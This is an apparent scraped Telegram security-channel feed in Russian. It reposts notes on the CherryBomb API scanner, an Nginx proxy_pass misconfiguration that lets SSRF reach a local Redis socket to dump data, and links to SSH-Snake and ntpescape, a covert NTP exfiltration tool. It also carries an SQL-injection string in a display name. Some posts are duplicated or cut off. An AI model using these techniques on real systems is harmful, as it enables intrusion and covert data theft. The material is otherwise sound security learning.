
Forwarded from Blue (h/c)at Café (Женя Белкин '";DROP DATABASE db_name();--)
Продолжаем разговор про тестирование API. На этот раз не будет докера, мне было максимально лениво разбираться с Rust
Инструмент, которым я буду сам пользоваться называется CherryBomb.
- Написан на Rust
- Имеет варианты запуска (info, normal, intrusive(не работает) , passive, full
- Требуется файл OpenAPI v3 в формате json (можете ваши yml переводить в него тут)
📌
Тестирование проводил всё на том же VAmPI
cherrybomb --file openapi.json --profile full --ignore-tls-errors true -o report.json --format json
Жаль, что я не могу делать развёрнутые посты с несколькими скринами и подобным, но если кратко - умеет в читаемый вид (table), а также в формате json
📌
В скором времени напишу парсер в sarif или для defect dojo
У инструмента есть возможность запуска сканирования через конфигурационный файл
cherrybomb -c config.json
Пример для полного сканирования и авторизации через basic auth, с игнорированием ошибок tls и параметром логирования "normal":
{
"file" : "open-api.json",
"verbosity" : "normal,
"profile" : " "full",
"security":  [{
    "auth_type": "Basic",
    "auth_value" : token_value,
    "auth_scope" : scope_name
    }],
"ignore_tls_errors" : true,
}
#opensource #devsecops
Please open Telegram to view this post
VIEW IN TELEGRAM
Please open Telegram to view this post
VIEW IN TELEGRAM
О, тогда такой финт можно и с docker.socket провернуть!
Forwarded from Cybred
Интересный факт: Nginx умеет проксировать запросы не только на HTTP, но и на локальные Unix-сокеты.
Вот у нас есть конфигурация
Разработчики используют ее, чтобы проксировать запросы на Javascript-файлы в S3-бакет. Мы контролируем ту часть
НО! Мы хотим выжать из этого максимум и прокрутить что-то необычное, зная еще один интересный факт — на виртуалке, помимо Nginx, где-то рядом крутится еще и Redis.
А у него ещё и поднят свой сокет. Достаточно отправить в
А вот как раскрутить это дальше, обойти механизмы защиты и добиться эксфильтрации — читаем в последней статье уходящего года из полюбившегося цикла с мисконфигами Nginx.
После прочтения, советую следом разобрать райтап с Uni CTF, где обыгрывался кейс не только с дампом, но и с RCE в сложном эксплойте с PHP https://www.hackthebox.com/blog/uni-ctf-2022-spell-orsterra-writeup.
Вот у нас есть конфигурация
location ~ /static/(.*)/(.*.js) {
    proxy_pass http://$1-example.s3.amazonaws.com/$2;
}
Разработчики используют ее, чтобы проксировать запросы на Javascript-файлы в S3-бакет. Мы контролируем ту часть
URI, что идет после http://, поэтому можем использовать это, чтобы эксплуатировать SSRF или HTTP Splitting в чейне с другими уязвимостями, благодаря слабой регулярке.НО! Мы хотим выжать из этого максимум и прокрутить что-то необычное, зная еще один интересный факт — на виртуалке, помимо Nginx, где-то рядом крутится еще и Redis.
А у него ещё и поднят свой сокет. Достаточно отправить в
proxy_pass GET-запросом строку http://unix:/run/redis/redis.sock, и все, что идет после нее, попадет прямиком в Redis.А вот как раскрутить это дальше, обойти механизмы защиты и добиться эксфильтрации — читаем в последней статье уходящего года из полюбившегося цикла с мисконфигами Nginx.
После прочтения, советую следом разобрать райтап с Uni CTF, где обыгрывался кейс не только с дампом, но и с RCE в сложном эксплойте с PHP https://www.hackthebox.com/blog/uni-ctf-2022-spell-orsterra-writeup.
Telegraph
Приручаем Redis. Как сдампить базу данных через мисконфиг в Nginx
В прошлом году мы изучили разные мидлвары у прокси-серверов и балансировщиков нагрузки. Результаты оказались довольно интересными, - об одних находках мы уже знали, а с другими столкнулись впервые. Поэтому мы бы хотели поделиться тем, что нашли. Награды за…
👍1
Forwarded from linkmeup

Очередное покаяние уровня "Да как я вообще раньше жил без этого" - проект Atuin. Замещает собой стандартный хистори лог консоли, позволяя вытворять какие-то совершенно неприличные вещи, вроде синхронизации истории между разными машинами.
Смело брать, ставить, привыкать и в конце года делать atuin stats year.
https://github.com/atuinsh/atuin
Смело брать, ставить, привыкать и в конце года делать atuin stats year.
https://github.com/atuinsh/atuin
Forwarded from Real profit
SSH-Snake: is a self-propagating, self-replicating, file-less script that automates the post-exploitation task of SSH private key and host discovery
https://github.com/MegaManSec/SSH-Snake
https://github.com/MegaManSec/SSH-Snake
Forwarded from Offensive Xwitter
😈 [ Steve Campbell @lpha3ch0 ]
I felt like httpx was missing the ability to parse Nmap reports for http/s services and it made more sense to create a standalone utility. Nmapurls parses Nmap xml reports and outputs a list of URL's.
🔗 https://github.com/sdcampbell/nmapurls
🐥 [ tweet ]
I felt like httpx was missing the ability to parse Nmap reports for http/s services and it made more sense to create a standalone utility. Nmapurls parses Nmap xml reports and outputs a list of URL's.
🔗 https://github.com/sdcampbell/nmapurls
🐥 [ tweet ]
Forwarded from PWN AI
OWASP AI Exchange: руководство по защите и конфиденциальности ИИ.
В этом документе представлен комплексный обзор рисков ИИ на разных этапах:
1. Описание общих мер для защиты ИИ.
2. Угрозы при эксплуатации.
3. Угрозы на этапе разработки.
4. Угрозы безопасности приложений во время выполнения.
Более того, практически на каждом этапе можно рассмотреть т.н "особенности", с которыми можно иметь дело при реализации защищённого ИИ.
Пока что, данный документ находится на стадии разработки и всё-таки представляет более теоретическое описание с ссылками на стандарты и рекомендациями. Думаю его разбавят инструментами :)
Please open Telegram to view this post
VIEW IN TELEGRAM
Forwarded from Cybred
https://github.com/evallen/ntpescape
ntpescape — это инструмент, позволяющий скрытно осуществлять эксфильтрацию данных с компьютера, использующего протокол сетевого времени (NTP).
Он содержит множество функций, которые делают процесс эксфильтрации очень сложным для обнаружения:
— все сообщения встраиваются в пакеты легитимного NTP-клиента и не содержат никакой дополнительной информации
— все передаваемые данные шифруются с помощью секретного ключа, поэтому антивирусы не смогут обнаружить передачу данных, поскольку они будут выглядеть статистически случайными
— сервер-получатель отвечает на все отправленные клиентом пакеты так, как если бы он был настоящим NTP-сервером, отвечая реалистичными временными метками
— получатель даже имитирует собственные обновления, случайным образом выбирая Stratum-1 NTP-сервер, с которого он периодически делает вид, что "обновляется"
— все используемые данные слегка рандомизируются, чтобы имитировать реальные серверы и затруднить обнаружение пакетов с помощью IDS
Клонировать и собрать:
Запустить ресивер:
Отправить на него данные:
ntpescape — это инструмент, позволяющий скрытно осуществлять эксфильтрацию данных с компьютера, использующего протокол сетевого времени (NTP).
Он содержит множество функций, которые делают процесс эксфильтрации очень сложным для обнаружения:
— все сообщения встраиваются в пакеты легитимного NTP-клиента и не содержат никакой дополнительной информации
— все передаваемые данные шифруются с помощью секретного ключа, поэтому антивирусы не смогут обнаружить передачу данных, поскольку они будут выглядеть статистически случайными
